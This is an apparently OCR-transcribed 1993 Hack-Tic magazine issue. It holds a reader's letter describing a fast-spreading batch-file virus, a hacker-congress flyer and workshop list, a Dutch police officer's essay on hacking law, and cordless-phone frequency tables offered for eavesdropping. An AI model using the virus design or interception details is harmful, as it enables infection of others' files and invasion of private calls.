
echo waarde HackTic,
echo .
echo Vaak houd ik mij bezig met de vraag hoe ik mij bezig zal houden
echo zonder al te nuttig te zijn voor de maatschappij. Vandaag is dit
echo uitstekend gelukt: VVIRUS.BAT is veel sneller dan TICVIRUS.BAT
echo in HT14/15. Deed TICVIRUS op een 386/33 zo'n 40 seconden over
echo 7 files, VVIRUS heeft genoeg aan een seconde of vijf. Op een
echo 8088/10 (kolengestookt.)
echo Extra features toevoegen kan ook (IF EXIST VIRUS.COM ...),
echo welke virusdetectie controleert tenslotte batchfiles, zeg nu zelf!
echo .
echo Opmerkingen:
echo - regel 6 bij wijze van extra condoom (tegen hangeritis)
echo - regels 7 t/m 11 spreken voor zichzelf;
echo   virus apart/kopie *.bat/virus naar
echo   *.BAT/*.BAT+oorspronkelijke file;
echo - regel 8: is noodzakelijk, anders _stopt_ REN zogauw het een
echo   dubbele, d.i. al eerder besmette en dus +R, filenaam tegenkomt;
echo - regel 9 t/m 12: rommel opruimen, condooms aanbrengen.
echo .
echo Gegroet en vele nutteloze uren plezier toegewenst,
echo .
echo                               VALENTIJN
```

Hacking at the End of the Universe



ANWB Kampeerterrein "Larserbos"

1. Reception
2. Kitchen 'Rampenplan'
3. Large Tents (workhops)
4. Radiostudio
5. WCs
6 Fireplace



Where?

Hacking at the End of the Universe takes place at the Larserbos Campground, Zeebiesweg 47, Lelystad. The site is about 5 km southeast of Lelystad. Lelystad itself is a 34 minute (direct) trainride away from Amsterdam. From there you can take bus 107 which leaves:

`06:11 06:41 07:11 07:27 07:41 08:11 08:41 09:11 09:41 10:41 11:41 12:41 13:41 14:41 15:41 16:41 17:41 18:41 19:41 21:41`

and takes about fifteen minutes to get you to the 'Larserbos' stop, within 3 km of the site. From there it's a 20 minute walk (one straight road, follow the signs). We have a rental van and we'll be picking up people that arrive by bus. There will probably be a 'Hacking at the End of the Universe' courtesy-telephone at the busstop. Bus 107 can also be taken from Harderwijk (in the other direction).

If you come by car it's easy enough: just follow the A6 highway, take the Lelystad exit and follow our signs.

HEU?

Remember the Galactic Hacker Party back in 1989? Ever wondered what happened to the people behind it? We sold out to big business, you think. Think again! We're back!

That's right. On august 4th, 5th and 6th 1993, we're organising a three-day summer congress for hackers, phone phreaks, programmers, computer haters, data travellers, electro-wizards, networkers, hardware freaks, techno-anarchists, communications junkies, cyberpunks, system managers, stupid users, paranoid androids, Unix gurus, whizz kids, warez dudes, law enforcement officers (appropriate undercover dress required), guerilla heating engineers and other assorted bald, long-haired and/or unshaven scum. And all this in the middle of nowhere (well, the middle of Holland, actually, but that's the same thing) at the Larserbos campground four metres below sea level.

The three days will be filled with lectures, discussions and workshops on hacking, phreaking, people's networks, Unix security risks, virtual reality, semafun, social engineering, magstrips, lockpicking, virusses, paranoia, legal sanctions against hacking in Holland and elsewhere and much, much more. English will be the lingua franca for this event, although one or two workshops may take place in Dutch. There will be an Internet connection, an intertent ethernet and social interaction (both electronic and live). Included in the price are four nights in your own tent. Also included are inspiration, transpiration, a shortage of showers (but a lake to swim in), good weather (guaranteed by god), campfires and plenty of wide open space and fresh air. All of this for only 100 Dutch guilders (currently around US$70).

We will also arrange for the availability of food, drink and smokes of assorted types, but this is not included in the price. Our bar will be open 24 hours a day, as well as a guarded depository for valuables (like laptops, cameras etc.). You may even get your stuff back! For people with no tent or air matress: you can buy a tent through us for 100 guilders, a mattress costs 10 guilders. You can arrive from 17:00 (that's five p.m. for analogue types) on August 3rd. We don't have to vacate the premises until 12:00 noon on Saturday, August 7 so you can even try to sleep through the devastating Party at the End of Time (PET) on the closing night (live music provided).

HOW?

You can just come to the Larserbos and pay at the door. Payment can be made in guilders, dollars and marks, at not too ridiculous rates. A three day ticket costs 100 guilders, day passes are 40 guilders. We've rented the whole campsite, so there probably will be room for everyone, even if this event becomes as big as we think it's going to be.

HA!

Very Important: Bring many guitars and laptops.

ME?

Yes, you! Busloads of alternative techno-freaks from all over the planet will descend on this event. You wouldn't want to miss that, now, would you?

Maybe you are part of that select group that has something special to offer! Participating in 'Hacking at the End of the Universe' is exciting, but organising your very own part of it is even more fun. We already have a load of interesting workshops and lectures scheduled, but we're always on the lookout for more. We're also still in the market for people who want to help us with the organisation of this event.

Just in -- Just in -- Just in -- Just in --

LIVE RADIO

The free radios from the city of Amsterdam will have a shared (and improvised) lo-tec studio at Hacking at the End of the Universe. Every day between 17:00 and 19:00 they will provide live programming to their audiences in Amsterdam.

If you have important audio material, (soundscapes, interviews, etc.) bring it (on cassette) so they can put it on the air. If you wish to participate in the programming, just bring your recorder with microfone.

SO:

- 4th, 5th and 6th of August
- Hacking at the End of the Universe (a hacker summer congress)
- ANWB groepsterrein Larserbos
Zeebiesweg 47
8219 PT Lelystad
The Netherlands
- Cost: fl. 100,- (+/- 70 US$) per person (including 4 nights in your own tent)

MORE INFO:

Hack-Tic

tel: +31 20 6001480
fax: +31 20 6900968
E-mail: heu@hacktic.nl

VIRUS!

Bring your friends, and tell them to bring their friends, and tell them to tell their friends to bring even more friends.

Show this to as many people as you can!



entitled 'Information Warfare' has just been released.

Ray Kaplan (kaplan@bpa.arizona.edu) is a computer security consultant. He is constantly trying to bridge the gap between hackers and the computer industry. He organizes 'meet the enemy' sessions where system managers can teleconference with hackers.

Wietse Venema (wietse@wzv.win.tue.nl) is a systems expert at the Technical University in Eindhoven. He is the author of some very well known utilities to monitor hacking on unix systems. He has a healthy suspicion of anything technical.

Peter Klerks (klerks@rulfsw.leidenuniv.nl) is a scientist at the centre for the study of social antagonism at the Leiden University. He has studied the Dutch police force extensively, and is author of the book 'Counterterrorism in the Netherlands.'

Don Stikvoort (stikvoort@surfnet.nl), one of the computer security experts for the Dutch Academic Society and chairman of CERT-NL (Computer Emergency Response Team). He is also actively involved in SURFnet network management.

Rop Gonggrijp, (rop@hacktic.nl) was involved in some of the first computer break-ins in the Netherlands during the 80's and is now editor of Hack-Tic Magazine.

The discussion will be led by **Franscisco van Jole (fvjole@hacktic.nl)**, journalist for 'De Volkskrant'.

HEUnet

This will get a little technical for those who want to know what we're going to set up. If you don't know much about computers, just bring whatever you have and we'll see how and if we can hook it up.

We're going to have ethernet connected to Internet (TCP/IP). You can connect by sitting down at one of our PC's or terminals, by hooking up your own equipment (we have a depository, so don't worry about theft), or by using a 'printerport <-> ethernet' adapter and hooking up laptops or notebooks that way. We may even have a few of these available. Contact us for details, also if you have more of these adapters lying around. There will also be serial ports you can connect to using a nullmodem cable and SLIP software or just any terminal program.

You can log in to one of our UNIX systems and send and receive mail and UseNet news that way. Every participant that wants one can get her/his own IP number to use worldwide. Users of the network are urged to make whatever files they have on their systems available to others over the ethernet through ftp (or Novell, if you must). Bring anything that has a power cord or batteries and let's network it!

Workshops,

HEUnet introduction

an introduction to the Hacking at the End of the Universe network.

Jumpstart to VR, 3D world-building on PC's

Marc Bennett, editor of Black Ice magazine, will explain how to design worlds on your own PC which can be used in Virtual Reality systems.

Replacing MS/DOS, Running UNIX on your own PC

People who are already running unix on their PCs will tell you what unix has to offer and they'll talk about the different flavours in cheap or free unix software available.

Unix security

RGB and fidelio have probably created more jobs in the unix security business than the rest of the world put together. They'll talk about some of the ins and outs of unix security.

'User Authorization Failure'

A quick introduction to the VAX/VMS Operating System for those that consider a carreer in VMS security.

'The right to keep a secret'

Encryption offers you the chance to really keep a secret, and governments know it. They want you to use locks that they have the key to. The fight is on!

'Virus about to destroy the earth!' Don't believe the hype!

What is the real threat of computer viruses? What technical possibilities are there? Are we being tricked by a fear-machine that runs on the money spent on anti-virus software?

'It came out of the sky'

'Receiving pager information and what not to do with it'. Information to pagers is sent through the air without encryption. Rop Gonggrijp and Bill Squire demonstrate a receiver that picks it all up and present some spooky scenarios describing what one could do with all that information.

Cellular phones and cordless phones

How do these systems work, what frequencies do they use, and what are the differences between different systems world-wide?

and even more Workshops

Zen and the art of lock-picking.

In this workshop The Key will let you play with cylinder locks of all types and tell you of ingenious ways to open them.

"Doesn't mean they're not after you"

The secret services and other paranoia.

Audio Adventures

Steffen Wernéry and Tim Pritlove talk about adventure games that you play using a Touch Tone telephone.

Wireless LAN (Data Radio)

How high a data rate can you pump through the air, and what is still legal?

Social Engineering

The Dude, well known from his articles in Hack-Tic, will teach you the basics of social engineering, the skill of manipulating people within burocracies.

'Hacking Plastic'

Tim and Billsf talk about the security risks in chip-cards, magnetic cards, credit cards and the like.

Antenna Host Demo

The Antenna Foundation is setting up and supporting computer networks, mainly in the South. They are operating a host system in Nijmegen, The Netherlands, and they will demonstrate it in this workshop, and talk about their activities.

APS Demo

APS (Activist Press Service) is operating a bbs in Amsterdam, The Netherlands. You'll see it and will be able to play with it 'hands-on'.

'Hocking the arts'

Benten and Marc Marc are computer artists. They present some of their work under the motto: Hocking the arts, demystifying without losing its magic contents.

Public Unix Demo

Demonstrating the Hack-Tic xs4all public unix, as well as other public unix systems.

Packet Radio Demo

Showing the possiblities of existing radio amateur packet radio equipment to transport packets of data over the airwaves.

BESEF

Harry Onderwater

Mijn naam is Harry Onderwater en ik werk bij de afdeling Computercriminaliteit van de Centrale Recherche Informatie dienst (C.R.I). Misschien is het wel aardig om te weten waarom ik dit werk doe.

Ook ik ben, zoals misschien velen van jullie, in het begin van de tachtiger jaren, via de C64, computerland binnen gekomen. Tijdens mijn werk als rechercheur bij de Gemeentepolitie Amsterdam, zag ik naast de mogelijkheden om de computer in te zetten bij onze eigen werkzaamheden ook een groot aantal risico's aan het gebruik/misbruik van informatie technologie door onze tegenstanders. Van de politie Amsterdam kreeg ik toen de mogelijkheid om een aantal jaren full time op diverse plaatsen bij hun afdeling Informatievoorziening & Automatisering te werken en een groot aantal cursussen te volgen.

Voor mij is steeds het uitgangspunt geweest:

Niet een automatiseerder worden, maar een rechercheur met automatiseringskennis.

Maar de obsessie om zoveel mogelijk kennis over het onderwerp te vergaren als maar enigszins kan (in automatiseringsland en, als je dat als een aparte wereld wilt zien, natuurlijk ook hackersland, niet ongebruikelijk), heeft er toe geleid dat het eindresultaat misschien wel een automatiseerder met recherche-ervaring is geworden.

De gevolgen hiervan zijn dat ik niet alleen maar de wet wil handhaven, maar me ook betrokken voel bij de ontwikkeling van veilige, maar toch gebruikersvriendelijke systemen en netwerken.

Hacking, niemand zal dit kunnen ontkennen, heeft geleid tot beveiligingsbewustwording. Is het niet vanwege de lekken die hackers hebben gevonden, dan is het wel door het dreigingsbeeld dat ze hebben gecreëerd.

Ook kan niet ontkend worden dat er gigantisch veel systemen aan de netwerken hangen, waar vaak de meest elementaire beveiligingsmaatregelen niet zijn genomen.

Maar hoe zwaar moet je je systeem nu eigenlijk beveiligen? Moet ieder huis in Nederland beveiligd worden als ware het De Nederlandse Bank. Dat zou het een stuk minder leefbaar maken. Moet je als 'meesterinbreker' wel inbreken bij gewone burgers om te laten zien dat hun huis niet veilig is. Natuurlijk als je enige doel is - beveiligingsbewustwording - dan slaag je daar wel in. Je zorgt voor een gevoel van onveiligheid, dat men zal proberen op te lossen. (Sommige systeembeheerders zal het misschien niet eens iets uitmaken dat je inbreekt in hun systeem, omdat ze de inhoud van hun systeem, in tegenstelling tot de spullen in hun huis, niet zien als hun verantwoordelijkheid.)

Moet je als je nog geen 'meesterinbreker' bent, daar wel voor gaan oefenen door in te gaan breken in vakantiehuisjes?

Ik besef heel goed dat het risico van een analogie is dat straks iedereen alleen nog maar probeert de analogie te ontzenuwen en niet meer om het echte onderwerp. Maar ik zelf voel toch een heel sterke overeenkomst tussen de beide onderwerpen.

Is het controleren of de default passwords zijn gewijzigd of dat de laatste CERT Advisories zijn geimplementeerd wel zo knap? Is dat werkelijk zoveel anders dan iemand, die met een bos lopers langs de huizen gaat om deze te passen. Natuurlijk zouden deze basisfouten niet voor mogen komen. Maar ben jij degene die ze aan moet blijven tonen.

Het probleem is gesignaleerd. De oplossing ligt ergens anders.

Misschien zal men in de toekomst gaan beseffen dat security net zo belangrijk is, zo niet belangrijker, dan performance.

Misschien worden er in de toekomst wel security eisen aan een systeem gesteld om aangesloten te mogen worden op Internet of andere netwerken. En dan bedoel ik eisen die ook regelmatig gecontroleerd gaan worden: 'Niet voldoen aan de eisen. Hup van het net af.'

Misschien komt er nog wel meer wetgeving; zodat de overheid gaat controleren of er wel aan alle eisen is voldaan. Zo niet, dan een proces-verbaal. Een soort netwerkpolitie. Dan kunnen ze gelijk al het andere ook controleren: maximum snelheid van de pakketten bij dataoverdracht, controle op het gebruik van 'goedgekeurde' onderdelen en bekabeling, je netwerk-rijbewijs, je systeem-kentekenbewijs, je kunt het zo gek niet bedenken.

Alleen maar toekomstverwachtingen? Waarom? De Wet Computercriminaliteit is er nu toch ook. Die hebben we voor een heel groot deel te danken aan jullie activiteiten. Doordat jullie hebben aangetoond wat de risico's zijn, heeft de wetgever besloten een aantal zaken strafbaar te stellen.

Zo is het gegaan met auto's en zo zal het gaan met computersystemen.

Toen de eerste auto's kwamen reden die stapvoets. Toen de ontwikkeling verder ging bleken ook de problemen te groeien. Er gebeurden ongelukken, waarna soms werd doorgereden, mensen kropen dronken achter het stuur, enzovoort.

In eerste instantie kwam alleen de Wegenverkeerswet, die dit soort grote zaken regelde. Nu is er veel meer verkeerswetgeving. Parkeren, snelheid, zelfs de plaats waar de reflectoren op je caravan moeten zitten, je kunt het zo gek niet bedenken of het is bij wet geregeld.

Is dit wat je wilt? Prima. Of wil je eigenlijk door te hacken NIET meewerken aan een betere beveiliging door een strengere wetgeving? Ook goed, maar BESEF wel dat het een logisch gevolg van je activiteiten is.

Een lek systeem maakt het hele netwerk lek. Als je 100.000 gulden besteedt om je rekencentrum te beveiligen, terwijl je geen eisen stelt aan de beveiliging van de aangesloten systemen, dan is dat 100.000 gulden weggegooid geld. Iedere hacker weet, (en iedere systeembeheerder of security officer zou moeten weten) dat als je toegang hebt tot het lekke systeem, je de identiteit van een gebruiker van dat systeem aan kunt nemen en onder zijn accountnaam als een 'legale' gebruiker op het beveiligde systeem van het rekencentrum kunt inloggen.

Hoe dit te voorkomen is: Simpel. Log op

de systemen die je wel beveiligt alle, maar dan ook alle activiteiten van je (legale) gebruikers. Analyseer deze logs om te zien of iemand van bijvoorbeeld de faculteit wijsbegeerte niet ineens oneigelijk gebruik maakt van je systeem door bijvoorbeeld passwords te kraken. Zo kun je illegale handelingen van legale gebruikers aan het licht brengen. Lees hun mail, zodat je weet waar ze het over hebben en wie hun contacten zijn (hoezo inbreuk op de privacy, dat doe jij als hacker toch ook om te zien of er over lekken wordt gemaild of om te zien of je al ontdekt bent. Geldt privacy alleen voor de andere kant?) Sorry legale gebruikers, het zijn harde maatregelen, maar uit nood geboren. Is dat wat we willen?

Nu de nieuwe wetgeving 1 maart 1993 van kracht is geworden, wordt je als hacker, cracker, phreaker, carder enz. gezien als een crimineel. Niet mee eens? Probeer het de rechter uit te leggen als je bent aangehouden.

Wat ook de reden van je activiteiten (beveiligingsbewustwording, kennisvergaring, internet access, status, persoonlijk gewin enz.) mag zijn. Jij bent zelf degene die beslist of hij stopt of doorgaat. Maar als je doorgaat, besef dan een aantal dingen.

De titel van dit stukje luidt: 'BESEF' en dat is ook de strekking van mijn verhaal.

BESEF dat je met hacken ook zorgt voor minder privacy voor de gebruikers (en ik weet wel dat je het alleen doet omdat je die privacy juist wilt garanderen door de onveiligheid van het systeem aan te geven).

BESEF dat je meewerkt aan een strenge wetgeving. Voor de opsporing: Prima, maar het is zo leuk dat in Nederland zo veel kan, zolang je maar zelfregulerend bezig bent en het niet uit de hand loopt. Daar is het nu al deels te laat voor. De eerste wet is al aangenomen.

BESEF als je gaat zoeken naar mazen in de wet, dat de bajes vol zit met mensen die dachten dat ze ergens een maas hadden gevonden. Is het je dat waard? Natuurlijk lopen er ook mensen vrij rond, die een handige list voor het een of ander hadden of die gewoon geluk hadden, maar ben jij bereid het risico te nemen?

BESEF ook dat als je een systeem gebruikt om andere systemen te hacken, dat gevolgen kan hebben voor je basissysteem. En het maakt dan niet uit of je basissysteem de computer is waarmee je op de universiteit werkt of dat die toevallig XS4ALL heet. Als er problemen op Internet ontstaan vanuit systemen uit Nederland bestaat de kans dat men zegt: 'Surfnet of NLnet, los het op of we gooien je van het net af', waarna Surfnet of NLnet de universiteit of het systeem zullen benaderen vanwaar de problemen komen en met hetzelfde voorstel zullen komen. Dit gaat door tot het systeem waarvandaan de problemen komen. Dit wordt dichtgetimmerd (soms zo goed en zo kwaad als het kan) en we beginnen weer van voren af aan. Als de systeembeheerder verantwoordelijk wordt gesteld voor de hack, of de slechte beveiliging, zal deze, om zijn baan te houden, in de toekomst zoveel mogelijk risico's wegnemen. Dus geen MAIL, geen TELNET, geen FTP enz. (want die werden toevallig gebruikt om in zijn systeem te komen) Het einde is dat jullie studenten straks allemaal op een gigantische stand alone werken. Dat zou toch jammer zijn van Internet. Niet?

Hack je op je eigen systeem omdat de systeembeheerder je geen rechten wil geven omdat dat in het verleden - lang voor dat jij op de universiteit kwam - is misgegaan met andere studenten?

Ja, wie ben ik om je systeembeheerder te zeggen dat hij je meer rechten moet geven.

Ik kan mij wel goed vinden in het zogenaamde 'Amsterdamse Kroegenbeleid". In principe moet een kroeg om b.v. 24.00 uur gesloten zijn, mag er geen vrouwelijk personeel achter de tap staan, mogen er geen speelautomaten zijn enz. Toch blijkt, als je naar een kroeg gaat, dat deze wel langer open is, dat er wel speelautomaten staan en dat er in plaats van een lelijke kerel vaak een knappe vrouw achter de tap staat. Dat komt door het gunstvergunningen systeem. Je geeft een kroeg een ontheffing voor bepaalde zaken. Kan de kroegbaas de weelde niet aan en loopt het uit de hand, dan pak je zijn ontheffing weer af, en weg zijn de voordelen van zijn speelautomaten en vrouwelijk personeel. Je bewerkstelligt dat hij op verantwoorde wijze met zijn 'gunsten' omgaat en je geeft hem de kans om aan te tonen dat hij anders is dan al die anderen die het in het verleden verpest hebben.

BESEF dus, dat als jij blijft hacken het voor die systeembeheerder steeds moeilijker wordt om een 'Amsterdams Kroegenbeleid' in overweging te nemen.

Hoe meer ik er naar kijk, hoe meer ik hacking ga zien als een rem op de ontwikkelingen in automatiseringsland.

Dus als je doorgaat met hacken, doe het dan doelbewust; aanvaardt de risico's en aanvaardt naast de eventuele straf ook de bijwerkingen, zoals ik die hierboven aangegeven heb.

Per ongeluk of met hogere idealen gaat niet meer op. Lees de nieuwe wetgeving (je zult zien dat er veel meer dan hacking alleen strafbaar wordt gesteld) en maak je keuze.

Ik zou het jammer vinden dat de bewustwording die jullie bewerkstelligd hebben verloren zou gaan, omdat het nu bij wet geregeld is.

Systeembeheerders en security officers, die de Hacktic om een andere reden dan de hackers lezen:

BESEF, dat dit niet de oplossing is: 'Het is wettelijk verboden, dus nu is het het probleem van de politie geworden.' Het blijft jullie probleem. De politie heeft nu alleen meer armslag gekregen om jullie met je probleem te helpen.

Winkeldiefstal is al jaren strafbaar. Toch zal het bij geen enkel warenhuis opkomen, om de videocamera's of andere dure zaken, open en bloot neer te leggen vlak bij een uitgang, zonder beveiligingspersoneel. De wet is een hulpmiddel en geen oplossing.

Ik BESEF zelf heel goed dat ondanks strenge wetgeving en zware straffen er altijd mensen zullen doorgaan met hacken. Het zij zo. Misschien komen wij elkaar dan nog eens tegen in de toekomst.



Kies je toon

Frequenties van draadloze telefoons

In Amerika is het een populaire hobby om, als je een duur gesprek wilt maken, door de stad te rijden met een draadloze telefoon tot je ergens een kiestoon krijgt. Dit 'cruising for dialtones' is de reden dat elke fatsoenlijke draadloze telefoon nu gebruik maakt van een 'security code' om te voorkomen dat iemand anders van je telefoonlijn gebruik maakt. Die supergeheime code wordt natuurlijk voor elk gesprek over de ether geschreeuwd, dus zo secure is het allemaal niet.

Veel telefoons maken gebruik van een 4, 5 of 6 KHz subcarrier op het zendkanaal van de handset. Als die wegvalt, en het signaal is nog in de lucht dan wordt de telefoonlijn kort neergelegd. Op deze manier kan er dus met puls gekozen worden zonder dat de verbinding verbreekt als het signaal van de handset heel even wegvalt. De betere telefoons zenden hun signaal digitaal naar de basisunit, en dan is er natuurlijk voor de gewone scannerluisteraar ook weinig meer te beleven.

Hier een lijstje met veel gebruikte kanalen. We geven steeds eerst de zendfrequentie van het basisstation, en daarna die van de handset. Veel plezier!

46-49

Deze kanalen worden door telefoon van veel verschillende merken gebruikt. Telefoons op deze kanalen hebben meestal weinig zendvermogen. Op deze kanalen zitten de meeste 'oude' draadloze telefoons zonder security code.

1	46.610	49.670
2	46.630	49.845
3	46.670	49.860
4	46.710	49.770
5	46.730	49.875
6	46.770	49.830
7	46.830	49.890
8	46.870	49.930
9	46.930	49.990
10	46.970	49.970

CT-888

1	1.6420	47.45625
2	1.6620	47.46875
3	1.6820	47.48125
4	1.7020	47.49375
5	1.7220	47.50625
6	1.7420	47.51875
7	1.7620	47.44375
8	1.7820	47.51375

JETFON-805

Het Jetfon-805 basisstation heeft een zendvermogen van 2.5 Watt en de handset zendt met 0.5 Watt. Reikwijdte ongeveer 5-10 km. De 'Class' en 'Group' zijn in te stellen als je het apparaat openschroeft. Van de beschikbare 10 kanalen wordt aan het begin van elke communicatie automatisch de stilste gekozen.

B-Class

Group 1		
01	82.9870	239.0335
02	83.0105	239.0570
03	83.0340	239.0805
04	83.0575	239.1040
05	83.0810	239.1275
06	83.1045	239.1510
07	83.1280	239.1745
08	83.1515	239.1980
09	83.1750	239.2215
10	83.1985	239.2450
Group 2		
01	83.2220	239.2685
02	83.2455	239.2920
03	83.2690	239.3155
04	83.2925	239.3390
05	83.3160	239.3625
06	83.3395	239.3860
07	83.3630	239.4095
08	83.3865	239.4330
09	83.4100	239.4565
10	83.4335	239.4800
Group 3		
01	83.4805	239.5270
02	83.5040	239.5505
03	83.5275	239.5740
04	83.5510	239.5975
05	83.5745	239.6210
06	83.5980	239.6445
07	83.6215	239.6680
08	83.6450	239.6915
09	83.6685	239.7150
10	83.6920	239.7385
Group 4		
01	83.7625	239.8090
02	83.7860	239.9325
03	83.8095	239.8560
04	83.8330	239.8795
05	83.8565	239.9030
06	83.8800	239.9265
07	83.9035	239.9500
08	83.9270	239.9735
09	83.9505	239.9970
10	83.9740	240.0205

BS Class

Group 1		
01	82.9752	239.0217
02	82.9987	239.0452
03	83.0222	239.0687
04	83.0457	239.0922
05	83.0692	239.1157
06	83.0927	239.1392
07	83.1162	239.1627
08	83.1397	239.1862
09	83.1632	239.2097
10	83.1867	239.2332
Group 2		
01	83.2102	239.2567
02	83.2337	239.2802
03	83.2572	239.3037
04	83.2807	239.3272
05	83.3042	239.3507
06	83.3277	239.3742
07	83.3512	239.3977
08	83.3747	239.4212
09	83.3982	239.4447
10	83.4217	239.4682
Group 3		
01	83.4687	239.5152
02	83.4922	239.5387
03	83.5157	239.5622
04	83.5392	239.5857
05	83.5627	239.6092
06	83.5862	239.6327
07	83.6097	239.6562
08	83.6332	239.6797
09	83.6567	239.7032
10	83.6802	239.7267
Group 4		
01	83.7037	239.7502
02	83.7272	239.7737
03	83.7507	239.7972
04	83.7742	239.8207
05	83.7977	239.8442
06	83.8212	239.8677
07	83.8447	239.8612
08	83.8682	239.9147
09	83.8917	239.9382
10	83.9152	239.9617

JETFON-803

De basis zendt met 3 Watt, de handset met 0.7 Watt. Reikwijdte ongeveer 4 kilometer. Kanaal 1 zit op 233.250 MHz (Handset) en 77.750 MHz (basis), er zijn honderd kanalen, zend en ontvangfrequentie lopen per kanaal 25 kHz op.

SPACEMASTER 708

Lange afstandstelefoon (heeeeel illegaal), reikwijdte 20 km, basis zendt met 16 Watt, handset met 6 Watt (is ook niet gezond, zo vlak naast je hoofd).

100	56.040	68.040
101	56.080	68.080
102	56.120	68.120
103	56.160	68.160
104	56.200	68.200
105	56.240	68.240
106	56.280	68.280
107	56.320	68.320
108	56.360	68.360
109	56.400	68.400
110	56.440	68.440
195	59.400	71.400
196	59.460	71.460
197	59.520	71.520
198	59.580	71.580
199	59.640	71.640
200	59.700	71.700
201	59.760	71.760
202	59.820	71.820
203	59.880	71.880
204	59.940	71.940
205	60.000	72.000
206	60.060	72.060
207	60.120	72.120
208	60.180	72.180
209	60.240	72.240
210	60.300	72.300
211	60.360	72.360
212	60.420	72.420
213	60.480	72.480
214	60.540	72.540
215	60.600	72.600
216	60.660	72.660
217	60.720	72.720
218	60.780	72.780
219	60.840	72.840
220	60.900	72.900
221	60.960	72.960
222	61.020	73.020
223	61.080	73.080
224	61.140	73.140
225	61.200	73.200
226	61.260	73.260
227	61.320	73.320
